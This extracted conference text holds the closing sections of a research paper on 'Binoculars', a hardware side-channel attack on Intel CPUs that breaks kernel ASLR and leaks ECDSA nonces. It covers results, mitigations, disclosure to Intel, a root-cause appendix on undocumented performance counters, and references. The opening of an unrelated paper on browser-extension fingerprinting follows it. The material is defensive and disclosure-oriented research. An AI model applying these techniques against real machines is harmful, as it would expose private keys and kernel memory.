Figure 15 shows the average latency of calling `SYS_time`, measured at each offset on a Skylake-X. The global variable `tk_core` is located at `0xffffffffa19f4f40` in this boot, which corresponds to indexes to PL_4, PL_3, PL_2, and PL_1 equal to `0x1ff`, `0x1fe`, `0x10c`, and `0x1f4`, respectively, which are marked in the figure. While the latencies are huge at these indexes, we do not see peaks as sharp as the ones in Figure 6 due to TLB-missing accesses that are not to `tk_core`. We therefore run a peak detection algorithm.

To identify which peak corresponds to `tk_core`'s PL_2 index, we need to discard the PL_4, PL_3, and PL_1 indexes. We use the fact that the PL_4 and PL_3 indexes are the same constants in any Linux kernel image base address. Moreover, we can learn `tk_core`'s PL_1 index from its offset in the kernel image, which is known for a given kernel build (and readable in the image's symbol table).

To measure the accuracy of identifying the PL_2 index, we reboot the system 10 times, and recover the index 100 times per boot (1000 recoveries in total). We achieve accuracies of 100.0%, 98.7%, and 92.6% on the Skylake-X, Haswell-EP, and Cascade Lake-X, respectively. These accuracies, however, are of a single attacker run. They can be trivially improved to 100% on all three platforms by repeating the runs and picking

the most frequent PL_2 index guess.

9 Potential Mitigations

The root cause of the Binoculars attack is the starvation of hardware page walker loads by concurrent stores due to false dependence and/or set conflicts in the L1D cache. A complete fix of Binoculars thus requires hardware-level changes.

Software-wise, two mitigations can be applied. A system can disable hyperthreading, or only allow mutally trusted programs to share a physical core (e.g., core scheduling [40]). However, this mitigation can under-utilize hardware resources and lead to system performance degradation [15]. Alternatively, potential victims can be rewritten with data-oblivious programming practices [5, 17, 73], so that they do not make secret-dependent memory accesses. But while data-oblivious code is invulnerable to Binoculars and many other side channels, it usually requires a non-trivial amount of effort to rewrite and verify the program, and incurs significant execution overhead.

10 Related Work

Attacks on Montgomery ladder. There have been several attacks on Montgomery ladder. Yarom et al. [70] extend Flush+Reload [71] to attack the same vulnerable implementation in Figure 9. Compared to Binoculars, their attack requires the attacker to share memory with the victim, and has lower average accuracy (95.7%).

Brumley et al. [11] attack a different part of the OpenSSL implementation to recover the logarithm of k, which is then used in a lattice attack to recover the private key. Unlike Binoculars, this attack requires thousands of signatures and its success rate is low.

Exploiting page walker loads. Page walker loads go through the cache hierarchy and so can be observed with cache-based side channels. There have been side-channel attacks exploiting page walker loads to build stateful-indirect channels [12, 29, 66, 67]. Using these channels, the attack's granularity is limited to a cache line (64 bytes), which means that it cannot distinguish accesses to neighboring pages, whose 8-byte PTEs share the cache line with the target page. Binoculars is also capable of performing such monitoring with the load→store channel and has a finer granularity.

11 Conclusion

In this paper, we investigated and demonstrated the first stateless-indirect channel by exploiting interactions between in-flight page walk loads on behalf of one thread and stores by another thread. We introduced a new side-channel attack called *Binoculars*. Unlike conventional stateless channels, Binoculars creates significant timing perturbations (e.g., up to 20,000 cycles)—making it easy to monitor. We showed that the perturbations are address dependent, and designed two Binoculars attack primitives to leak a wide range of virtual address bits in victim memory operations. Using these primitives, we demonstrated end-to-end attacks on real hardware, which include extracting the nonce k in ECDSA with a single victim run, and fully breaking kernel ASLR.

Disclosure. We disclosed the Binoculars side channel vulnerabilities to Intel in November 2021. Following our report, Intel considers our findings covered by their guidelines for mitigating timing side channels against cryptographic implementations [18].

Acknowledgments

This research was funded by an Intel Resilient Architectures and Robust Electronics (RARE) gift. We thank the anonymous reviewers for their valuable feedback. We also thank Jinyang Li for his suggestions on signal processing.

Availability

We open sourced Binoculars PoC at https://github.com/zzrcxb/binoculars.

A Appendix: Detailed Root Cause Analysis

In this appendix, we explore the root cause of the strong resource contention triggered by Binoculars (up to 20,000 cycles on a Skylake-X processor, Section 4).

Source of the Contention. We first confirm that the contention originates from the page walk triggered by TLB misses. To this end, we monitor various TLB- and page-walker-related performance counter sub-events (Table 3) during an experiment similar to the one in Figure 2. In the experiment, one hyperthread performs a TLB-missing page access while the sibling hyperthread keeps writing to an address that is, (or is not), 4K-aliasing with one of the page walker loads. Before the measurement, we first warm up the page by accessing it multiple times so that its data is cached; then, we invalidate its translation from all the TLB levels.

Table 4 shows performance counter values collected on an Intel Skylake-X for both the 4K-aliasing and no-aliasing cases. If the store is not aliasing with the page walker load, the page walker starts and completes one page walk to handle the TLB miss (`MISS_CAUSES_A_WALK` and `WALK_COMPLETED` events, respectively), which takes 42 core clock cycles (`WALK_DURATION`), and all its page walker loads plus the data access hit in the L1D cache. It takes 180 core clock cycles in total to complete the page walk, the data access, and then stop the performance counters.

In the 4K-aliasing case, however, the page walker starts two page walks but only finishes one. Also, the sub-event `WALK_DURATION` has a value that is close to `Unhalted Core Cycles`. These results indicate that the core spends most its cycles servicing the page walk, which takes a long time to complete. Also, the page walk seems to be aborted and restarted. The counters for page walker loads all indicate

Table 3: List of performance counter events.

Parent Event	Sub-event	Description
DTLB_LOAD_MISSES	MISS_CAUSES_A_WALK	Number of page walks (including incomplete walks)
DTLB_LOAD_MISSES	WALK_COMPLETED	Number of completed page walks
DTLB_LOAD_MISSES	WALK_DURATION†	Count of *core clock cycles* when the page walker is servicing page walks
PAGE_WALKER_LOADS	DTLB_L1*	Number of page walker loads that hit in L1D+Fill Buffer
PAGE_WALKER_LOADS	DTLB_L2*	Number of page walker loads that hit in L2
PAGE_WALKER_LOADS	DTLB_L3*	Number of page walker loads that hit in L3
PAGE_WALKER_LOADS	DTLB_MEMORY*	Number of page walker loads that read from main memory
MEM_LOAD_RETIRED	L1_HIT	Number of load instructions that hit in L1D (excluding page walker loads)
n/a	Unhalted Core Cycles†	Count of *core clock cycles* when the core is running

* Although these sub-events are only documented for Haswell-EP and Broadwell-EP, we find that they still exist and are functional on newer microarchitectures like Skylake-X and Cascade Lake-X.

† These sub-events count *core clock cycles*, which are subject to turbo-boost. The rest of the paper uses *reference clock cycles*, which are not.

Table 4: Performance counter values on a Skylake-X.

Sub-event	No Aliasing	4K-Aliasing
MISS_CAUSES_A_WALK	1	2
WALK_COMPLETED	1	1
WALK_DURATION (core clock cycles)	42	16452*
DTLB_L1	4	4
DTLB_L2	0	0
DTLB_L3	0	0
DTLB_MEMORY	0	0
L1_HIT	1	1
Unhalted Core Cycles (core clock cycles)	180	16584*

* These core clock cycles correspond to $\approx 20,000$ reference clock cycles.

there are no L1D misses, which means that the slow page walk is not caused by cache-missing loads. These observations confirm that the contention indeed comes from the page walker. We hypothesize that the contention is so strong that it leads to resource starvation of the page walker, which triggers a "watchdog" to abort the page walk and restart it with a higher priority over shared resources.

Cause of Starvation. To validate our starvation hypothesis, we rely on Intel's patents on virtual memory translation. According to one of Intel's patents, the page walker issues "stuffed" loads that bypass the RS and the ROB [26]. This mechanism is presented as an optimization to avoid any scheduling latency that the RS or the ROB may cause.

After the stuffed load is dispatched by the page walker, it is handled by the memory-order buffer (MOB). The MOB checks for potential conflicts with pending stores—-i.e., whether a store may be writing to the address read by the stuffed load. If a potential conflict is found, the page walker aborts the walk and retries when the conflict is resolved. Although this might sound like the root cause of the contention, our further experimentation finds that only stores from *the same thread* can cause conflicts, as the MOB is not shared by the two hyperthreads, which disproves this explanation.

If the MOB finds no conflicts, the stuffed load is issued to the L1D cache. In this step, the L1D cache may "squash" the stuffed load under certain circumstances. If the squash happens, the page walker will re-dispatch the stuffed load as soon as possible, and the re-dispatched stuffed load may get squashed by the L1D cache again. *This behavior can starve the stuffed load indefinitely*. As will be discussed later, we indeed find a performance counter sub-event that suggests that the L1D cache receives thousands of read requests from the stuffed load during a stalled page walk.

Magnitude of Starvation. Given that the L1D cache rejects data accesses for various reasons (Section 2), why can Binoculars stall a page walk for up to $20,000$ cycles while attacks like CacheBleed and MemJam only delay a data access for a few cycles? We hypothesize the answer is related to instruction scheduling differences.

In CacheBleed and MemJam, the conflicts are between explicit data loads and stores. Data loads and stores are processed by the ROB and the RS, and are scheduled by the same Out-of-Order (OoO) engine of the physical core. The OoO engine can therefore detect and mediate between the conflicts after a few failed L1D accesses. In Binoculars, however, the conflicts are between implicit stuffed page walker loads and explicit data stores. Because stuffed loads are managed outside of the RS and the ROB, we hypothesize that the OoO engine cannot detect such conflicts. Consequently, the OoO engine simply allows the explicit data stores from the other hyperthread to run "at full speed", without realizing that one hyperthread is trying to perform a page walk and failing, as its stuffed loads are getting squashed. The page walker thus suffers from resource starvation and eventually triggers a mechanism that aborts and restarts the page walk (presumably with a higher priority).

Cause of L1D Squashes. We find that both set conflicts and false dependences can cause stuffed loads to be squashed by the L1D cache, depending on the writing thread's behavior. Our analysis here is based on identifying *undocumented* performance counters for these events.


To identify relevant counters, we perform a brute force search over all possible counter sub-events, searching for the ones that are highly correlated with the access latency of TLB-missing loads. We perform the search by trying every combination of the two 1-byte-long fields, `EventSel` and `UMask`, which determine the sub-event in the performance counter configuration model-specific registers [19]. Our search finds two interesting undocumented sub-events: (1) `EventSel=0x51, UMask=0x20` and (2) `EventSel=0xbf,`

UMask=0x01. Based on the EventSels of these two sub-events and our reverse engineering, the first sub-event likely counts the number of L1D read requests, including both successful and squashed requests. The second sub-event likely counts the number of failed L1D read requests due to false dependences (Section 2). In the rest of our discussion, we will refer to these two sub-events as L1D.READ_REQS and L1D_BLOCKS.FALSE_DEPS respectively. We also find that the L1D.READ_REQS sub-event is present only on Haswell-EP but not on newer generations. Therefore, we will focus on results on Haswell-EP for the rest of the discussion.

We perform three experiments to understand whether Binoculars L1D squashes are due to 4K-aliasing or L1D set conflicts. The experiments monitor these undocumented sub-events as one hyperthread performs a TLB-missing memory access, which triggers a page walk that reads from RA_4, RA_3, RA_2, and RA_1, while its sibling hyperthread keeps writing to an address WA. The experiments differ in the bits shared by RA and WA, and in the frequency of writing to WA: (1) BINOCULARS-4K: RA_1 and WA share bits 11-3 (i.e., 4K-aliasing); (2) BINOCULARS-SAMESET: RA_1 and WA share bits 11-6 but differ in bits 5-3 (i.e., they are mapped to the same L1D cache set); (3) BINOCULARS-4K-LOWFREQ: RA_1 and WA share bits 11-3, but the writer thread has a reduced write frequency, as it executes arithmetic instructions between writes. We ensure that the page walker loads, the data load, and the stores only access up to two unique cache lines in an L1D set, i.e., fewer than the associativity of the L1D cache. We repeat each experiment 1000 times.

Figure 16 shows the results on a Haswell-EP in reference clock cycles (the maximum stall on a Haswell-EP is around 16,000 cycles). The red dashed lines are fitted linear regression lines. In the BINOCULARS-4K experiment (Figure 16a), the access latency is strongly correlated to the number of L1D read requests, which confirms that the stuffed page walker loads are repeatedly squashed by the L1D cache and re-dispatched by the page walker. From the fitted line, on average, it takes 9 cycles to squash and retry a stuffed load. However, looking at the right plot of Figure 16a, the correlation between the access latency and L1D_BLOCKS.FALSE_DEPS is very low, which suggests false dependences are not the main cause of L1D squashes in this experiment.

The BINOCULARS-SAMESET experiment (Figure 16b) still shows many high-latency events that are correlated to L1D.READ_REQS. Compared to BINOCULARS-4K, however, it has significantly fewer events that reach the maximum 16,000-cycle latency (131/1000 events in BINOCULARS-SAMESET versus 847/1000 events in BINOCULARS-4K). Also as expected, L1D_BLOCKS.FALSE_DEPS is always 0 because the page walker load is not 4K-aliasing with stores. This experiment shows that without false dependences, contention and even starvation can still occur as long as the RA_1 and the WA are mapped to the same L1D cache set (i.e., they suffer *set conflicts*). Hovewer, they occur less frequently than they would in BINOCULARS-4K. Recall that we also see a similar behavior in Figure 4.



(a) BINOCULARS-4K.

(b) BINOCULARS-SAMESET.

(c) BINOCULARS-4K-LOWFREQ.

Figure 16: Scatter plot between the access latency and the two undocumented sub-events. All plots share the same Y axes.

Finally, in the BINOCULARS-4K-LOWFREQ experiment (Figure 16c), the latency is still strongly correlated to L1D.READ_REQS and it can reach the maximum 16,000-cycle latency. But now it takes 10 cycles to squash and retry. Also, the latency becomes strongly correlated to L1D_BLOCKS.FALSE_DEPS, which means that false dependences in the L1D cache become the main reason of L1D squashes when the writer thread has a reduced frequency.

The results of the three experiments lead us to conclude that both set conflicts and false dependences can cause stuffed loads to be squashed by the L1D cache, depending on the writer thread's behavior. We believe that set conflicts only happen in an early stage of a read access, while false dependences occur in a later stage. This explains the one-cycle difference in the squash-and-retry latency. We believe that set conflicts require stricter timing requirements to trigger (e.g., that read and write requests arrive at the same cycle) compared to false dependences. Finally, we believe that set conflicts (when they occur) dominate false dependences—i.e., when a set conflict occurs, a false dependence will not happen.

The above explain the results we see. When stores are frequent (Figures 16a and 16b), set conflicts are more likely

to occur. This explains Figure 16a (set conflicts occur frequently and dominate false dependences when they do) and Figure 16b (in which set conflicts occur frequently and false dependences are impossible). This also explains that in Figure 16c set conflicts are less likely and thus false dependences dominate. Finally, this explains why starvation occurs less frequently in BINOCULARS-SAMESET than in BINOCULARS-4K: since a read request can "slip through" set conflicts due to the strict timing requirements, high latency is hard to build up in BINOCULARS-SAMESET. In BINOCULARS-4K, the "slipped-through" request will likely be squashed due to a false dependence in the next cycle, which makes the starvation more likely to happen.

References

[1] Onur Aciiçmez. Yet another microarchitectural attack: exploiting i-cache. In *Proceedings of the 2007 ACM workshop on Computer security architecture*, pages 11–18, 2007.

[2] Onur Acıiçmez and Werner Schindler. A vulnerability in RSA implementations due to instruction cache analysis and its demonstration on OpenSSL. In *ct-rsa*, 2008.

[3] Onur Aciicmez and Jean-Pierre Seifert. Cheap hardware parallelism implies cheap security. In *Workshop on Fault Diagnosis and Tolerance in Cryptography (FDTC 2007)*, pages 80–91. IEEE, 2007.

[4] A. C. Aldaya, B. B. Brumley, S. ul Hassan, C. Pereida Garcia, and N. Tuveri. Port contention for fun and profit. In *IEEE S&P*, pages 870–887, May 2019.

[5] Jose Bacelar Almeida, Manuel Barbosa, Gilles Barthe, François Dupressoir, and Michael Emmi. Verifying constant-time implementations. In *USENIX Security*, 2016.

[6] Marc Andrysco, David Kohlbrenner, Keaton Mowery, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. On subnormal floating point and abnormal timing. In *IEEE S&P*, May 2015.

[7] Gorka Irazoqui Apecechea, Thomas Eisenbarth, and Berk Sunar. S$a: A shared cache attack that works across cores and defies VM sandboxing - and its application to AES. In *IEEE S&P*, pages 591–604, 2015.

[8] Diego F Aranha, Felipe Rodrigues Novaes, Akira Takahashi, Mehdi Tibouchi, and Yuval Yarom. Ladderleak: Breaking ecdsa with less than one bit of nonce leakage. In *CCS*, pages 225–242, 2020.

[9] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. Smotherspectre: exploiting speculative execution through port contention. In *CCS*, pages 785–800, 2019.

[10] Thomas Bourgeat, Jules Drean, Yuheng Yang, Lillian Tsai, Joel Emer, and Mengjia Yan. Casa: End-to-end quantitative security analysis of randomly mapped caches. In *MICRO*, pages 1110–1123. IEEE, 2020.

[11] Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In *ESORICS*, pages 355–371. Springer, 2011.

[12] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *USENIX Security*, pages 1041–1056, 2017.

[13] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, et al. Fallout: Leaking data on meltdown-resistant cpus. In *CCS*, pages 769–784, 2019.

[14] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. Kaslr: Break it, fix it, repeat. In *AsiaCCS*, pages 481–493, 2020.

[15] Shawn Casey. How to determine the effectiveness of hyper-threading technology with an application. *Intel Technology Journal*, 6(1):11, 2011.

[16] Yun Chen, Lingfeng Pei, and Trevor E Carlson. Leaking control flow information via the hardware prefetcher. *arXiv preprint arXiv:2109.00474*, 2021.

[17] Bart Coppens, Ingrid Verbauwhede, Koen De Bosschere, and Bjorn De Sutter. Practical mitigations for timing-based side-channel attacks on modern x86 processors. In *IEEE S&P'09*, 2009.

[18] Intel Corparation. Guidelines for mitigating timing side channels against cryptographic implementations. *Nov*, 2021.

[19] Intel Corparation. Intel 64 and ia-32 architectures software developer's manual. *Combined Volumes, Dec*, 2021.

[20] Patrick Cronin and Chengmo Yang. A fetching tale: Covert communication with the hardware prefetcher. In *HOST*, pages 101–110, 2019.

[21] Gabrielle De Micheli, Rémi Piau, and Cécile Pierrot. A tale of three signatures: practical attack of ecdsa with wnaf. In *International Conference on Cryptology in Africa*, pages 361–381. Springer, 2020.

[22] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean M. Tullsen. Prime+abort: A timer-free high-precision L3 cache attack using intel TSX. In *USENIX Security*, pages 51–67, 2017.

[23] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *MICRO*, 2016.

[24] Dmitry Evtyushkin and Dmitry V. Ponomarev. Covert channels through random number generator: Mechanisms, capacity estimation and mitigations. In *CCS*, pages 843–857, 2016.

[25] Shuqin Fan, Wenbo Wang, and Qingfeng Cheng. Attacking openssl implementation of ecdsa with a few signatures. In *CCS*, pages 1505–1515, 2016.

[26] Andy Glew, Glenn Hinton, and Haitham Akkary. Method and apparatus for performing page table walks in a microprocessor capable of processing speculative instructions, 1997. US Patent 5,680,565.

[27] Ben Gras, Cristiano Giuffrida, Michael Kurth, Herbert Bos, and Kaveh Razavi. ABSynthe: Automatic blackbox side-channel synthesis on commodity microarchitectures. In *NDSS*, 2020.

[28] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation leak-aside buffer: Defeating cache side-channel protections with TLB attacks. In *USENIX Security*, 2018.

[29] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS*, February 2017.

[30] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In *ESSoS*, 2017.

[31] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *CCS*, pages 368–379, 2016.

[32] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+flush: a fast and stealthy cache attack. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 279–299. Springer, 2016.

[33] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security*, pages 897–912, 2015.

[34] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space aslr. In *IEEE S&P*, pages 191–205, 2013.

[35] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gülmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: speculative load hazards boost rowhammer and cache attacks. In *USENIX Security*, pages 621–637, 2019.

[36] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with intel tsx. In *CCS*, pages 380–392, 2016.

[37] Don Johnson, Alfred Menezes, and Scott Vanstone. The elliptic curve digital signature algorithm (ecdsa). *International journal of information security*, 1(1):36–63, 2001.

[38] Mike Johnson. *Superscalar microprocessor design*. Prentice Hall series in innovative technology. Prentice Hall, 1991.

[39] Marc Joye and Sung-Ming Yen. The montgomery powering ladder. In *International workshop on cryptographic hardware and embedded systems*, pages 291–302. Springer, 2002.

[40] Linux. Core Scheduling; The Linux Kernel documentation. https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/core-scheduling.html, 2022.

[41] Moritz Lipp, Vedad Hažić, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take a way: Exploring the security implications of amd's cache way predictors. In *AsiaCCS*, pages 813–825, 2020.

[42] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In *IEEE S&P*, 2015.

[43] David JC MacKay and David JC Mac Kay. *Information theory, inference and learning algorithms*. Cambridge university press, 2003.

[44] Ahmad Moghimi, Jan Wichelmann, Thomas Eisenbarth, and Berk Sunar. Memjam: A false dependency attack against constant-time crypto implementations. *International Journal of Parallel Programming*, 47(4):538–570, 2019.

[45] Daniel Moghimi, Moritz Lipp, Berk Sunar, and Michael Schwarz. Medusa: Microarchitectural data leakage via automated attack synthesis. In *USENIX Security*, pages 1427–1444, 2020.

[46] Phong Q Nguyen and Igor E Shparlinski. The insecurity of the elliptic curve digital signature algorithm with partially known nonces. *Designs, codes and cryptography*, 30(2):201–217, 2003.

[47] Hamed Okhravi, Stanley Bak, and Samuel T King. Design, implementation and evaluation of covert channel attacks. In *HST*, pages 481–487, 2010.

[48] OpenSSL. Montgomery Ladder Implementation of OpenSSL 1.0.1e. https://github.com/openssl/openssl/blob/46ebd9e3bb623d3c15ef2203038956f3f7213620/crypto/ec/ec2_mult.c#L268, 2011.

[49] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In *Cryptographers' track at the RSA conference*, pages 1–20, 2006.

[50] Riccardo Paccagnella, Licheng Luo, and Christopher W. Fletcher. Lord of the ring(s): Side channel attacks on the CPU on-chip ring interconnect are practical. In *USENIX Security 2021*, pages 645–662, 2021.

[51] Mahesh Pal. Random forest classifier for remote sensing classification. *International journal of remote sensing*, 26(1):217–222, 2005.

[52] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[53] Colin Percival. Cache missing for fun and profit. In *Proc. of the Technical BSD Conference (BSDCan)*, 2005.

[54] Colin Percival. Cache missing for fun and profit, 2005.

[55] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM addressing for cross-CPU attacks. In *USENIX Security*, 2016.

[56] QEMU. QEMU version 4.2.0 released. https://www.qemu.org/2019/12/13/qemu-4-2-0/, 2019.

[57] Vijay Janapa Reddi, Alex Settle, Daniel A Connors, and Robert S Cohn. Pin: a binary instrumentation tool for computer architecture research and education. In *WCAE*, pages 22–es, 2004.

[58] Gururaj Saileshwar, Christopher W Fletcher, and Moinuddin Qureshi. Streamline: a fast, flushless cache covert-channel attack by enabling asynchronous collusion. In *ASPLOS*, pages 1077–1090, 2021.

[59] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-leak forwarding: Leaking data on meltdown-resistant cpus. *arXiv preprint arXiv:1905.05725*, pages 15–20, 2019.

[60] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. Zombieload: Cross-privilege-boundary data sampling. In *CCS*, pages 753–768, 2019.

[61] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. Netspectre: Read arbitrary memory over network. In *ESORICS*, pages 279–299, 2019.

[62] Youngjoo Shin, Hyung Chan Kim, Dokeun Kwon, Ji Hoon Jeong, and Junbeom Hur. Unveiling hardware-based data prefetcher, a hidden source of information leakage. In *CCS*, page 131–145, 2018.

[63] Dimitrios Skarlatos, Mengjia Yan, Bhargava Gopireddy, Read Sprabery, Josep Torrellas, and Christopher W Fletcher. Microscope: Enabling microarchitectural replay attacks. In *ISCA*, pages 318–331. IEEE, 2019.

[64] Andrei Tatar, Daniël Trujillo, Cristiano Giuffrida, and Herbert Bos. TLB;DR: Enhancing TLB-based Attacks with TLB Desynchronized Reverse Engineering. In *USENIX Security*, 2022.

[65] Robert M Tomasulo. An Efficient Algorithm for Exploiting Multiple Arithmetic Units. *IBM Journal of Res. and Dev.*, pages 25–33, 1967.

[66] Stephan van Schaik, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Malicious management unit: Why stopping cache attacks in software is harder than you think. In *USENIX Security*, pages 937–954, 2018.

[67] Stephan van Schaik, Kaveh Razavi, Ben Gras, Herbert Bos, and Cristiano Giuffrida. RevAnC: A Framework for Reverse Engineering Hardware Page Table Caches. In *EuroSec*, April 2017.

[68] Zhenghong Wang and Ruby B. Lee. Covert and side channels due to processor architecture. In *ACSAC*, pages 473–482, 2006.

[69] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the hyper-space: High-speed covert channel attacks in the cloud. In *USENIX Security*, pages 159–173, 2012.

[70] Yuval Yarom and Naomi Benger. Recovering openssl ecdsa nonces using the flush+ reload cache side-channel attack. *IACR Cryptol. ePrint Arch.*, 2014:140, 2014.

[71] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security*, 2014.

[72] Yuval Yarom, Daniel Genkin, and Nadia Heninger. Cachebleed: a timing attack on openssl constant-time rsa. *Journal of Cryptographic Engineering*, 7(2):99–112, 2017.

[73] Jiyong Yu, Lucas Hsiung, Mohamad El Hajj, and Christopher W. Fletcher. Data oblivious isa extensions for side channel-resistant and high performance computing. In *NDSS*, 2019.

[74] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-vm side channels and their use to extract private keys. In *CCS*, pages 305–316, 2012.

[75] Zhi Zhang, Yueqiang Cheng, Dongxi Liu, Surya Nepal, Zhi Wang, and Yuval Yarom. Pthammer: Cross-user-kernel-boundary rowhammer through implicit accesses. In *MICRO*, pages 28–41. IEEE, 2020.

The Dangers of Human Touch: Fingerprinting Browser Extensions through User Actions

Konstantinos Solomos[†], Panagiotis Ilia[†], Soroush Karami[†], Nick Nikiforakis[±], and Jason Polakis[†]

[†]University of Illinois at Chicago, {ksolom6,pilia,skarami,polakis}@uic.edu
[±]Stony Brook University, nick@cs.stonybrook.edu

Abstract

Browser extension fingerprinting has garnered considerable attention recently due to the *twofold* privacy loss that it incurs. Apart from facilitating tracking by augmenting browser fingerprints, the list of installed extensions can be directly used to infer sensitive user characteristics. However, prior research was performed *in a vacuum*, overlooking a core dimension of extensions' functionality: how they react to user actions. In this paper, we present the first exploration of *user-triggered* extension fingerprinting. Guided by our findings from a large-scale static analysis of browser extensions we devise a series of *user action templates* that enable dynamic extension-exercising frameworks to comprehensively uncover hidden extension functionality that can only be triggered through user interactions. Our experimental evaluation demonstrates the effectiveness of our proposed technique, as we are able to fingerprint 4,971 unique extensions, 36% of which are not detectable by state-of-the-art techniques. To make matters worse, we find that ≈67% of the extensions that require mouse or keyboard interactions lack appropriate safeguards, rendering them vulnerable to pages that simulate user actions through JavaScript. To assist extension developers in protecting users from this privacy threat, we build a tool that automatically includes origin checks for fortifying extensions against invasive sites.

1 Introduction

Web browsers have evolved into complex software delivery and execution platforms with an ever-expanding set of capabilities, while capitalizing on technological advancements for improving the user experience through novel functionality. Unfortunately, the continuous deployment of new functionality and features comes at a price, as new avenues for privacy loss can be introduced. In fact, prior work has demonstrated how browser mechanisms and features can be misused for exfiltrating users' personally identifiable or sensitive information [22,27,28,33,35]) and persistently tracking users [13,45].

Accordingly, the prevalence of web tracking [34] has heightened users' privacy concerns, pressuring browser vendors to provide better protections [40]. In fact, major browsers continue to deploy anti-tracking defenses that aim to hinder cookie-based tracking [21, 49, 53]. At the same time, this paradigm-shift towards cookie-less tracking has resulted in an increasing number of trackers adopting browser fingerprinting techniques [41,42] that aim to identify, and by extension track, devices based on the uniquely-identifying characteristics of the browsers and underlying operating systems and hardware [14, 15, 18, 20, 23, 25, 30, 31, 37–39, 52]. More recently, researchers have explored techniques for detecting which browser extensions are installed [32, 47, 48], which can be used for augmenting browser fingerprints but also for automatically inferring sensitive user characteristics [29].

Prior work on browser extension fingerprinting focused on features that can be detected statically (e.g., unique resources that are accessible to web pages) or dynamic behaviors that occur automatically when an orchestrated browser with an installed extension visited a specially crafted webpage (i.e., the *honeypage*). However, all these studies explored extension fingerprinting *in a vacuum*, without considering how user (inter)actions actually affect the fingerprintability of extensions. As extensions aim to extend browsers' functionality and offer additional, and often specialized features, it is natural that such actions may only occur *after* explicit user actions (e.g., highlighting some text, right-clicking it, and selecting an action from the context menu). In other words, the threat model considered by all prior work provides a limited view of extension fingerprintability in realistic settings, and overlooks how the presence of users introduces an additional dynamic.

